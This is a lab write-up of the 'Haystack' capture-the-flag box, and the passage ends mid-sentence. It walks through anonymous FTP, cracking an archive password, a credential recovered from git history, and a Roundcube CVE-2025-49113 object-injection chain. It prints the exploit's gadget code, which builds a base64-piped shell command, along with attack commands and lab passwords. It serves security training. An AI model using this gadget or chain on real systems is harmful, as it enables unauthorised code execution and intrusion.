Haystack

Summary
Haystack is a medium Linux challenge lab from the OSCP-LK set, hosted on HackSmarter. The starting position is an unauthenticated position on the lab network with a single host in scope, 10.0.27.32, and the goal is the root flag. Nothing about the chain requires a memory-corruption bug in the intended path: every step is a service doing what it was configured to do, with one published web CVE in the middle.
The way in is anonymous FTP. The share hands out five files, and four of them are unmodified upstream project templates: a Nextra portfolio starter, a Terraform reverse-proxy module, a generic bash backup script and a Joomla base-install SQL dump. The fifth, app.zip, is a WinZip AES archive whose password falls to rockyou.txt in four seconds. Inside is a Next.js Neo4j example with a .git directory still attached, and the git history contains the whole point of the box: the initial commit stored real database credentials in .env.local, and the follow-up commit blanked them out. Blanking a value in a tracked file does not remove it from the repository.
Those credentials belong to justin, and they authenticate to FTP and to IMAP but not to SSH, because sshd_config carries a Match Group justin block that turns password authentication off for that group. Neither an FTP STOR nor a later shell-based append can plant a key in authorized_keys either, for two unrelated reasons that both present as a permissions problem and neither of which is a permission. The password is real but there is no service willing to turn it into a shell, so the answer has to come from the web application. A content scan finds a Roundcube 1.6.10 installation at /roundcube that nothing on the main site links to, and 1.6.10 is the last version affected by CVE-2025-49113, a post-authentication PHP object injection that turns valid webmail credentials into command execution as www-data.
From www-data the privilege escalation half is a chain of credentials left lying around in the filesystem:
- The Neo4j application password is also Justin’s Linux password, so
su justinworks from the web shell. - Justin is in
adm, which makes the rotated vsftpd log readable, and one line in it records a second user’s real password in the field vsftpd reserves for the anonymous login string. - That second user,
gilbert, holds a single sudo rule,(root) /usr/bin/git diff *, which is invisible tosudo -lfrom anything descended from the web shell,su -included.apache2.serviceruns withInaccessiblePaths=-/etc/sudoers, so every process in that tree reads a zero-byte sudoers and sees an empty policy. The rule appears from any process that starts outside that namespace, which in practice means SSH. git diffspawns a pager for long output, andlesswill start a shell on demand, so a diff large enough to page becomes a root shell.
There is also an unintended root that skips the sudo rule entirely: the host runs a kernel vulnerable to DirtyFrag (CVE-2026-43284), and a public proof of concept takes any unprivileged local user straight to uid=0.
Category: Linux, unauthenticated start. Starting position: network access to
10.0.27.32with no credential. Goal: the root flag. Theme: anonymous FTP publishes four decoys and one archive whose git history still holds a deleted password, a hidden Roundcube instance converts that password into code execution, and two more passwords recovered from the filesystem lead to a sudo rule that pages its output.
1. Recon
One host, and a service list that is unusually mail-heavy for a lab box:
1
2
export IP=10.0.27.32
nmap -vvv -p21,22,80,110,143,993,995 -Pn -sVC -oN nmap $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--    1 1000     1000        73761 May 24 04:40 app.zip
| -rw-r--r--    1 0        0           15562 May 24 05:19 backup.sh
| -rwxrw-r--    1 1000     1000       489837 May 24 05:09 blog.zip
| -rw-r--r--    1 1000     1000        99219 May 24 05:10 joomla.sql
|_-rwxrw-r--    1 1000     1000        12444 May 24 05:09 terraform.zip
22/tcp  open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.66 ((Ubuntu))
|_http-title: In The Haystack
110/tcp open  pop3     Dovecot pop3d
143/tcp open  imap     Dovecot imapd
993/tcp open  ssl/imap Dovecot imapd
995/tcp open  ssl/pop3 Dovecot pop3d
Three facts to carry forward. ftp-anon already lists the share contents, so the first foothold candidate is on the table before a single manual command. The four mail ports mean there are real mailboxes with real local users behind them, which makes any password we find worth trying against IMAP as well as SSH. And the TLS certificate on 993 and 995 leaks the hostname:
1
2
| ssl-cert: Subject: commonName=lk-linux2
| Subject Alternative Name: DNS:lk-linux2
lk-linux2 is the machine’s own name, and it shows up in every shell prompt later. A self-signed certificate generated at install time is a common place to recover an internal hostname when nothing else on the network will tell you one.
The anonymous share
Anonymous FTP means vsftpd accepts the reserved username anonymous (or ftp) with any string as the password, by convention an email address, and drops the session into a chroot with no credential attached. Two practical notes before pulling files:
1
ftp $IP
1
2
3
4
Name (10.0.27.32:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
The stock BSD ftp client starts in active mode, where the client opens a listening socket and tells the server to connect back to it with a PORT command. Behind a VPN or NAT that never works, and the failure is the pair of errors below. passive flips the data channel around so the client is the one connecting out, which is what any modern network expects:
1
2
3
4
ftp> dir
500 Illegal PORT command.
500 Unknown command.
ftp: bind: Address already in use
1
2
3
4
5
ftp> passive
Passive mode on.
ftp> prompt off
Interactive mode off.
ftp> mget *
prompt off matters because mget * otherwise asks for a y on every file. Five files land locally.
ftp-anonin nmap’s output is not just a yes/no answer. It performs the login and prints the root listing, so the scan itself already tells you whether the anonymous share is worth a manual session. Read the script output, not only the port table.
2. One archive, four decoys
Four of the five files are upstream templates with nothing added:
| File | What it actually is |
|---|---|
blog.zip | Nextra “Portfolio Starter Kit” for Next.js, unmodified |
terraform.zip | The aws_reverse_proxy Terraform module, unmodified |
backup.sh | bash-backup v1.2, every feature disabled, empty credentials |
joomla.sql | A Joomla base-install schema dump with no user rows |
The Joomla dump deserves a moment, because it is the decoy most likely to burn time. Grepping it for passwords produces a hit that looks exactly like a finding:
1
grep -i pass joomla.sql
1
2
3
4
(0, 'plg_authentication_ldap', 'plugin', 'ldap', 'authentication', 0, 0, 1, 0, 1, '',
 '{"host":"","port":"389","use_ldapV3":"0","negotiate_tls":"0","no_referrals":"0",
   "auth_method":"bind","base_dn":"","search_string":"","users_dn":"",
   "username":"admin","password":"bobby7", ...}', '', 3, 0),
admin / bobby7 is not a credential from this environment. It is the placeholder Joomla ships in its own base install SQL for the LDAP authentication plugin, a nod to the Bobby Tables comic. The row confirms it: the fifth column pair reads 0, 0, so the plugin is disabled, and "host":"" means it was never pointed at a directory server. The users table in the same dump has its schema but zero rows, so there is nothing to crack either.
A grep hit is a lead, not a finding. Before spending time on a recovered credential, check whether the value is a vendor default: search the exact string against the product’s own installation data.
bobby7,changeme,admin:adminand friends appear in shipped SQL and config templates far more often than they appear in real deployments.
The encrypted archive
app.zip is the only file that is not a stock template, and it will not open:
1
file app.zip
1
2
app.zip: Zip archive data, made by v6.3 UNIX, extract using at least v5.1,
last modified May 24 2026 16:31:36, uncompressed size 124, method=AES Encrypted
“extract using at least v5.1” and method=AES Encrypted mean this is WinZip AES, not the legacy ZipCrypto scheme. The difference matters: legacy ZipCrypto is broken by a known-plaintext attack that needs no password guessing at all, while WinZip AES derives its key with PBKDF2-HMAC-SHA1 and has to be attacked by guessing the password. Confirming which one you are looking at decides the whole approach.
Every entry in the archive is encrypted, including the .git directory, so there is no partial extraction shortcut:
1
7z l -slt app.zip | grep -E '^Path|^Encrypted|^Method'
1
2
3
4
5
6
Path = .env.local
Encrypted = +
Method = AES-128 Deflate
Path = .git/config
Encrypted = +
Method = AES-128 Deflate
zip2john converts the archive header into a crackable hash:
1
zip2john app.zip > app.hash
1
2
3
app.zip/.env.local:$zip2$*0*1*0*2cc34e1d9c574c03*b940*70*eef03b4a819f8c6aa...*9a1dff5031ce29fdbe81*$/zip2$:.env.local:app.zip:app.zip
ver 5.1 app.zip/.git/config is not encrypted, or stored with non-handled compression type
...
The is not encrypted, or stored with non-handled compression type lines are misleading. They do not mean those files are readable; the 7-Zip listing above already proved every entry is AES-encrypted. zip2john emits one hash per archive, derived from the first suitable entry, and reports the remaining entries as unhandled because it has no second hash to build from them.
That trailing metadata is also what breaks the first crack attempt. hashcat parses the hash field strictly, and the :.env.local:app.zip:app.zip suffix that John’s format appends is not part of it:
1
hashcat '$zip2$*0*1*0*2cc34e1d9c574c03*...*$/zip2$:.env.local:app.zip:app.zip' /opt/rockyou.txt
1
No hash-mode matches the structure of the input hash.
Cut the line down to the $zip2$...$/zip2$ token and autodetect resolves it immediately. Mode 13600 is WinZip, and the *1* in the second field is the AES key-size selector that matches the AES-128 the listing reported:
1
hashcat -m 13600 '$zip2$*0*1*0*2cc34e1d9c574c03*b940*70*eef03b4a819f8c6aa...*9a1dff5031ce29fdbe81*$/zip2$' /opt/rockyou.txt
1
2
3
4
5
6
7
8
The following mode was auto-detected as the only one matching your input hash:
13600 | WinZip | Archive

$zip2$*0*1*0*2cc34e1d9c574c03*b940*70*eef03b4a...*$/zip2$:taekwondo

Status...........: Cracked
Progress.........: 16384/14344384 (0.11%)
Time.Started.....: Wed Sep  9 21:46:25 2026 (0 secs)
Cracked at 0.11 percent of the wordlist, in four seconds. taekwondo sits near the top of rockyou.txt.
1
7z x app.zip -oapp
1
2
3
4
5
Enter password:taekwondo

Everything is Ok
Folders: 53
Files: 75
3. The needle is in the git history
The extracted tree is Vercel’s with-neo4j Next.js example, and it shipped with its repository metadata intact:
1
ls -a app
1
2
.env.local  .git  README.md  components  lib  movie-sample.md
package.json  pages  public  styles  util
.env.local holds the database configuration the application reads at startup, and on disk it is empty:
1
cat app/.env.local
1
2
3
4
# Environment variables required to connect the app with your Neo4j database
NEO4J_URI=10.0.0.1
NEO4J_USER=
NEO4J_PASSWORD=
A blank secret in a file that is clearly meant to hold one is an invitation to look at how it got blanked. Git stores every version of every tracked file as an immutable object, so removing a value from the working copy does nothing to the object that already recorded it:
1
2
cd app
PAGER= git log
1
2
3
4
5
6
7
8
9
10
11
commit f89b4ad40ff87ae42da5bd1c5934ddd23ae54b75 (HEAD -> main)
Author: ellen.freeman <ellen.freeman>
Date:   Sun May 24 16:32:12 2026 +0000

    TODO: add a .gitignore

commit ee7e8b58c112747a079730c7f96136a24eba8e9c
Author: ellen.freeman <ellen.freeman>
Date:   Sun May 24 16:31:09 2026 +0000

    initial commit
Two commits, and the second one is named after the mistake. “TODO: add a .gitignore” is written by someone who has just realised .env.local should never have been tracked, and whose fix was to empty the file rather than to rewrite history:
1
PAGER= git show f89b4ad40ff87ae42da5bd1c5934ddd23ae54b75
1
2
3
4
5
6
7
8
9
10
11
diff --git a/.env.local b/.env.local
index ce5b4cd..4cce7e0 100644
--- a/.env.local
+++ b/.env.local
@@ -1,4 +1,4 @@
 # Environment variables required to connect the app with your Neo4j database
 NEO4J_URI=10.0.0.1
-NEO4J_USER=justin
-NEO4J_PASSWORD=ArepasConQueso2026!
+NEO4J_USER=
+NEO4J_PASSWORD=
The - lines are the content of blob ce5b4cd, which is still in .git/objects and always will be until someone runs a history rewrite and prunes. git show ee7e8b5:.env.local reads it just as well.
Deleting a secret in a new commit is not a remediation. Every clone of the repository, and every archive of the working directory that includes
.git, carries the original blob. Real remediation is two separate actions: rotate the credential at the service that accepts it, then rewrite history withgit filter-repoor the BFG and force-push. Only the first of those actually protects anything.
Two things came out of that diff beyond the password. ellen.freeman is an author name, which is a username candidate for a domain that names accounts first.last. And NEO4J_URI=10.0.0.1 is an internal address that no scan of this lab will reach, which is a reminder that a leaked config describes the environment it was written in, not necessarily the one in front of you.
That leaves one credential pair, justin with the password from the deleted blob, and four services to try it against.
4. What the password opens, and what it does not
A single credential against four listening services is worth testing exhaustively before assuming it is the way in.
SSH refuses it:
1
ssh justin@$IP
1
justin@10.0.27.32: Permission denied (publickey).
The parenthesised list is the set of authentication methods the server was still willing to try when the attempt ran out. (publickey) alone means the password was never offered at all, so this is not a wrong password: it is a server that declined to ask for one. A password that fails against a password-authenticating server and a password that is never sent look identical in a script and mean completely different things.
Read that as a statement about this account, not about the service. sshd_config scopes PasswordAuthentication per user and per group through Match blocks, so “publickey only” for justin says nothing about the next account you recover. It turns out to matter twice on this box: a later user does accept a password over SSH, and that difference is what exposes the privilege escalation in section 9.
FTP accepts it, and the session is a different chroot:
1
ftp $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Name (10.0.27.32:user): justin
230 Login successful.
ftp> passive
ftp> ls -la
drwxr-xr--    6 1000     1000         4096 May 24 14:26 .
drwxr-xr-x    4 0        0            4096 May 24 21:53 ..
lrwxrwxrwx    1 0        0               9 May 24 06:47 .bash_history -> /dev/null
-rw-r--r--    1 1000     1000         3771 Feb 13  2026 .bashrc
drwx------    2 1000     1000         4096 May 24 03:54 .cache
drwxrwxr-x    3 1000     1000         4096 May 24 03:59 .local
-rw-------    1 1000     1000           13 May 24 05:56 .mariadb_history
drwx------    2 1000     1000         4096 May 24 03:51 .ssh
drwx------    3 1000     1000         4096 May 24 06:08 mail
-rw-r--r--    1 0        0              12 May 24 14:26 user.txt
An authenticated vsftpd session lands in the user’s home rather than the anonymous share, so this is a full read primitive over /home/justin. Note that dir and ls without -a hide every dotfile; the interesting half of a home directory is entirely dotfiles, so ls -la is not optional here.
user.txt downloads without trouble, and turns out to hold a template placeholder rather than a real value. This lab scores a single flag, the root one, so that is expected and not a sign of a mis-solved step.
The .ssh directory looks like a free foothold and is not:
1
2
3
4
ftp> cd .ssh
ftp> ls -la
drwx------    2 1000     1000         4096 May 24 03:51 .
-rw-------    1 1000     1000            0 May 24 03:51 authorized_keys
authorized_keys exists, is zero bytes, and is owned by UID 1000 with mode 0600 inside a 0700 directory owned by the same UID. Every permission bit says the FTP session should be able to overwrite it. It cannot:
1
2
ftp> put id_ed25519.pub authorized_keys
550 Permission denied.
A 550 on STOR is a policy answer, not a filesystem one. vsftpd refuses every upload unless write_enable=YES appears in its configuration, and the shipped /etc/vsftpd.conf on this box never sets it:
1
grep -vE '^\s*#|^$' /etc/vsftpd.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
listen=NO
listen_ipv6=YES
anonymous_enable=YES
local_enable=YES
dirmessage_enable=YES
use_localtime=YES
xferlog_enable=YES
connect_from_port_20=YES
secure_chroot_dir=/var/run/vsftpd/empty
pam_service_name=vsftpd
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO
write_enable is absent, and its default is NO. The daemon rejected the upload before the kernel was ever consulted, so the permission bits on authorized_keys were never the question.
The second attempt, much later in this chain, fails differently. With an actual shell as justin obtained through the web application, appending to the same file produces a kernel error rather than a daemon error:
1
echo 'ssh-ed25519 AAAA...' >> ~/.ssh/authorized_keys
1
bash: /home/justin/.ssh/authorized_keys: Read-only file system
The natural conclusion is that home directories are on a read-only mount, and that conclusion is wrong. /home is not a separate mount on this machine at all, and the root filesystem is read-write. That EROFS is a property of the shell that produced it, not of the box, and section 11 takes it apart with root in hand. For now the useful form of the lesson is narrower than “check the mounts”: ls -l describes what the ACL would allow, the error describes what this process was permitted, and neither is a statement about the filesystem everyone else is using.
Two failed writes to the same path, two completely different causes, and both of them read as “permission denied” at a glance. Separating the layer that refused you, the application, the kernel’s view of the mount, or the file’s own mode, is what keeps an enumeration note from becoming a wrong fact you build the rest of the engagement on.
IMAP accepts it, and the mailbox is empty. Port 993 is IMAP over implicit TLS, so a plain nc will not speak it. openssl s_client does the TLS handshake and then hands the raw session over, and -crlf is required because IMAP commands must be terminated with \r\n while a terminal sends bare \n:
1
openssl s_client -crlf -connect $IP:993
Each IMAP command is prefixed with a client-chosen tag that the server echoes back in its response, which is how a client matches replies to requests on a pipelined connection. Any short string works:
1
2
3
4
5
6
7
8
9
10
11
12
13
* OK [CAPABILITY IMAP4rev1 LOGIN-REFERRALS ID ENABLE IDLE SASL-IR LITERAL+ AUTH=PLAIN] Dovecot ready.
11 login justin 'ArepasConQueso2026!'
11 NO [AUTHENTICATIONFAILED] Authentication failed.

11 login justin ArepasConQueso2026!
11 OK [CAPABILITY IMAP4rev1 SASL-IR ...] Logged in
12 select "INBOX"
* 0 EXISTS
* 0 RECENT
12 OK [READ-WRITE] Select completed (0.004 + 0.000 + 0.003 secs).
13 search all
* SEARCH
13 OK Search completed (0.001 + 0.000 secs).
The first attempt failing is instructive. IMAP has its own quoting rules and single quotes are not one of them: 'ArepasConQueso2026!' was sent as a literal password including the quote characters. Shell habits do not transfer to a protocol you are typing by hand.
* 0 EXISTS and an empty SEARCH ALL mean the mailbox genuinely has no messages, not that the query was wrong. EXISTS is the server’s own count of messages in the selected mailbox.
At this point the credential is proven real against two services and useless for execution on both. The password is not the exploit; it is the input to one.
5. The application nobody linked to
Back to port 80. The site at the root is a static template with the title “In The Haystack” and no dynamic content at all, so the interesting surface has to be something not linked from it. dirsearch walks a wordlist against the server and reports what answers:
1
dirsearch -u http://$IP/
1
2
3
4
5
6
7
8
[22:15:42] 200 -    7KB - /contact.html
[22:15:43] 301 -   346B - /css  ->  http://10.0.27.32/css/
[22:15:48] 301 -   348B - /fonts  ->  http://10.0.27.32/fonts/
[22:15:51] 301 -   349B - /images  ->  http://10.0.27.32/images/
[22:15:51] 200 -   13KB - /index.html
[22:15:53] 301 -   345B - /js  ->  http://10.0.27.32/js/
[22:15:59] 400 -   341B - /Office/graph.php#xxe
[22:16:06] 200 -    5KB - /roundcube/index.php
Two of those lines are noise and one is the box. /Office/graph.php#xxe returned 400 Bad Request: that entry exists in the wordlist as an exploitation payload, the #xxe fragment makes the request line malformed, and Apache rejected it before routing. A 400 is the server saying it could not parse the request, which carries no information about whether the path exists. Scanners report status codes; deciding which codes are evidence is still your job.
/roundcube/index.php returning 200 with 5KB of content is the real result. Roundcube is a PHP webmail client, and the four Dovecot ports from the initial scan are exactly the backend it would be sitting in front of.
 The Roundcube webmail login, on a path nothing in the static site links to
The credentials recovered from git are IMAP credentials, and Roundcube authenticates by proxying the login straight to the IMAP server, so they work here by construction:
 The same credentials that authenticated against Dovecot on 993, submitted through the web client
 The empty inbox, matching the
 * 0 EXISTS returned by the raw IMAP session
The mailbox is as empty here as it was over IMAP, which rules out the obvious reason to want webmail access. The value is the application itself, and Roundcube states its version in Settings, under About:
 Settings, About: Roundcube Webmail 1.6.10
When a version-specific CVE is the goal, prefer the application’s own About or status page over banner guessing. Roundcube also exposes the version programmatically as
"rcversion":10610in the JavaScript configuration embedded in every page, which is what automated checks parse.10610is the encoded form of 1.6.10.
6. CVE-2025-49113: Roundcube post-auth object injection
1.6.10 is the last release affected by CVE-2025-49113. It is a post-authentication PHP object injection in the settings file-upload handler, which is precisely why the credentials mattered: the vulnerability is unreachable without a valid session, so the git-history leak and the CVE are two halves of one step.
The mechanism is worth walking through, because it is not a call to unserialize() on attacker input.
Step one, an unsanitised parameter reaches the session. program/actions/settings/upload.php takes the _from GET parameter and uses it, without filtering, to build the key under which the uploaded file’s metadata is stored in $_SESSION. The uploaded filename goes into the value.
Step two, PHP’s session serializer is the injection point. PHP’s default session.serialize_handler is php, whose on-disk format is a flat sequence of name|serialized_value records, with | as the delimiter between a variable name and its value. That format has no escaping. A | character inside a stored value is indistinguishable from the delimiter that starts the next variable, so when the session file is read back on the following request, PHP parses everything after that | as a fresh variable name and calls unserialize() on what follows.
Injecting a | followed by a serialized object into a value that lands in the session therefore produces object instantiation on the next request, with no unserialize() call anywhere in the application’s own code. The public exploit builds exactly that string and submits it as the filename of a small valid PNG:
1
2
3
4
5
6
7
8
9
10
public function __construct($_gpgconf)
{
    $_gpgconf = base64_encode($_gpgconf);
    $this->_gpgconf = "echo \"{$_gpgconf}\"|base64 -d|sh;#";
}

public function gadget()
{
    return '|'. serialize($this) . ';';
}
Step three, the gadget. Instantiating an object is only useful if some class reachable in the application does something dangerous when PHP destroys it. Roundcube bundles the PEAR Crypt_GPG library, and Crypt_GPG_Engine cleans up after itself in its destructor by shelling out to the gpgconf binary to kill idle agents, using its $_gpgconf property as the command:
$_gpgconfis set toecho "<base64 payload>"|base64 -d|sh;#.$_homediris left empty.$_processis set tofalse, so the subprocess-cleanup branch that runs first returns immediately instead of erroring on a missing resource.
When the destructor builds its command line it produces echo "..."|base64 -d|sh;# --homedir '' --kill all. The ; ends the injected command and the # comments out the real arguments the library appends. The base64 wrapper exists so the payload survives being embedded in a filename, a serialized string and a shell command line without any quoting collision.
This is the general shape of every PHP object-injection bug, and the delivery vector is interchangeable: a
